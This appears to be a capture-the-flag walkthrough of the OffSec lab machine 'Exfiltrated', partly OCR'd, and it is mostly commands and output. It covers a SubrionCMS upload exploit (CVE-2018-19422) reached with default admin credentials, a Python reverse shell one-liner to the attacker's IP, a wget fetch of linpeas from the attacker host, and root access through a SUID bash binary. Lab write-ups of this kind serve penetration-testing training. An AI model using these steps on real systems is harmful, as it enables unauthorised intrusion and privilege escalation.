Exfiltrated - Easy

Host Info

192.168.124.163

Scan


```
# Nmap 7.95 scan initiated Mon Jan 13 20:58:38 2025 as: /usr/lib/nmap/nmap
--privileged -sC -sV -O -p- -oN nmap.md 192.168.124.163
Nmap scan report for 192.168.124.163
Host is up (0.040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION

22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)

80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 7 disallowed entries
| /backup/ /cron/? /front/ /install/ /panel/ /tmp/
|_/updates/
|_http-title: Did not follow redirect to http://exfiltrated.offsec/

Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linu
x_kernel:5.6.3
```

OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Walkthrough

80

- No much information, Try dirsearch the target.



- Find hidden login page powered by panel. Access panel.php and try default credentials. We seems to be able to login with admin : admin.



- Google “subrion admin panel exploit”, finding CVE-2018-19422.

https://www.exploit-db.com/exploits/49876

https://github.com/hev0x/CVE-2018-19422-SubrionCMS-RCE

- Get reverse shell.

```
jip@jip:~/Offsec/PG/Exfiltrated$ python3 exploit.py -u http://192.168.124.163/panel/ -l admin -p admin
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422

[+] Trying to connect to: http://192.168.124.163/panel/
[+] Success!
[+] Got CSRF token: 0fdr903BdVrNLXJUgFydn5PObHRojI2QNNtGexZa
[+] Trying to log in...
[+] Login Successful!

[+] Generating random name for Webshell...
[+] Generated webshell name: psxxmyqggwftfwe

[+] Trying to Upload Webshell..
[+] Upload Success... Webshell path: http://192.168.124.163/panel/uploads/psxxmyqggwftfwe.phar

$ whoami
www-data

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

$
```

- information display is filtered, we can’t get too much information. Get a reverse shell on my kali with python3 payload.

```
$ pwd
/var/www/html/subrion/uploads

$ ls
psxxmyqggwftfwe.phar

$ crontab -l

$ cronjob

$ cronjob -l

$ sudo -l

$ which python3
/usr/bin/python3

$ python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("192.168.45.170",9090));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("
sh")'
```

```
jip@jip:~/Offsec/PG/Exfiltrated$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [192.168.45.170] from (UNKNOWN) [192.168.124.163] 38238
$ whoami
whoami
www-data
$ ls
ls
```


```
$ find / -perm -u+s 2>/dev/null
/snap/snapd/12883/usr/lib/snapd/snap-confine
/snap/snapd/12057/usr/lib/snapd/snap-confine
/snap/core18/2066/bin/mount
/snap/core18/2066/bin/ping
/snap/core18/2066/bin/su
/snap/core18/2066/bin/umount
/snap/core18/2066/usr/bin/chfn
/snap/core18/2066/usr/bin/chsh
/snap/core18/2066/usr/bin/gpasswd
/snap/core18/2066/usr/bin/newgrp
/snap/core18/2066/usr/bin/passwd
/snap/core18/2066/usr/bin/sudo
/snap/core18/2066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2066/usr/lib/openssh/ssh-keysign
/snap/core18/2128/bin/mount
/snap/core18/2128/bin/ping
/snap/core18/2128/bin/su
```

```
/snap/core18/2128/bin/umount
/snap/core18/2128/usr/bin/chfn
/snap/core18/2128/usr/bin/chsh
/snap/core18/2128/usr/bin/gpasswd
/snap/core18/2128/usr/bin/newgrp
/snap/core18/2128/usr/bin/passwd
/snap/core18/2128/usr/bin/sudo
/snap/core18/2128/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2128/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/bin/chfn
/usr/bin/umount
/usr/bin/mount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/chsh
```

```
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root    1081 Aug 27  2021 /etc/crontab

/etc/cron.d:
total 24
drwxr-xr-x  2 root root 4096 Jun 10  2021 .
drwxr-xr-x 98 root root 4096 Sep  3  2021 ..
```

```
-rw-r--r--  1 root root  102 Feb 13  2020 .placeholder
-rw-r--r--  1 root root  201 Feb 14  2020 e2scrub_all
-rw-r--r--  1 root root  712 Mar 27  2020 php
-rw-r--r--  1 root root  190 Jul 31  2020 popularity-contest

/etc/cron.daily:
total 52
drwxr-xr-x  2 root root 4096 Jun 10  2021 .
drwxr-xr-x 98 root root 4096 Sep  3  2021 ..
-rw-r--r--  1 root root  102 Feb 13  2020 .placeholder
-rwxr-xr-x  1 root root  539 Apr 13  2020 apache2
-rwxr-xr-x  1 root root  376 Dec  4  2019 apport
-rwxr-xr-x  1 root root 1478 Apr  9  2020 apt-compat
-rwxr-xr-x  1 root root  355 Dec 29  2017 bsdmainutils
-rwxr-xr-x  1 root root 1187 Sep  5  2019 dpkg
-rwxr-xr-x  1 root root  377 Jan 21  2019 logrotate
-rwxr-xr-x  1 root root 1123 Feb 25  2020 man-db
-rwxr-xr-x  1 root root 4574 Jul 18  2019 popularity-contest
-rwxr-xr-x  1 root root  214 Apr  2  2020 update-notifier-common

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Jul 31  2020 .
drwxr-xr-x 98 root root 4096 Sep  3  2021 ..
-rw-r--r--  1 root root  102 Feb 13  2020 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Jul 31  2020 .
drwxr-xr-x 98 root root 4096 Sep  3  2021 ..
-rw-r--r--  1 root root  102 Feb 13  2020 .placeholder

/etc/cron.weekly:
total 20
drwxr-xr-x  2 root root 4096 Jun 10  2021 .
drwxr-xr-x 98 root root 4096 Sep  3  2021 ..
```

```
-rw-r--r--  1 root root  102 Feb 13  2020 .placeholder
-rwxr-xr-x  1 root root  813 Feb 25  2020 man-db
-rwxr-xr-x  1 root root  211 Apr  2  2020 update-notifier-common

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /et
c/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /et
c/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /et
c/cron.monthly )
* *     * * *   root    bash /opt/image-exif.sh
```



https://www.exploit-db.com/exploits/50911

https://github.com/UNICORDev/exploit-CVE-2021-22204


```
$ ls -lah /usr/bin/bash
ls -lah /usr/bin/bash
-rwxr-xr-x 1 root root 1.2M Jun 18  2020 /usr/bin/bash
$ which bash
which bash
/usr/bin/bash
$
```

Upload linpeas.sh to scan.

Shell

```
locate linpeas
python3 -m http.server 80 -d /home/jip/Tools/downloads/

cd /tmp
wget http://192.168.45.170/linpeas.sh -O linpeas.sh
chmod +x linpeas.sh
./linpeas.sh > peas.txt
```

```
$ ls -l /usr/bin/bash
ls -l /usr/bin/bash
-rwsr-sr-x 1 root root 1183448 Jun 18  2020 /usr/bin/bash
$ /usr/bin/bash -p
/usr/bin/bash -p
bash-5.0# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
bash-5.0#
```



b933cbcd230ff4d746a1c87baf1b011b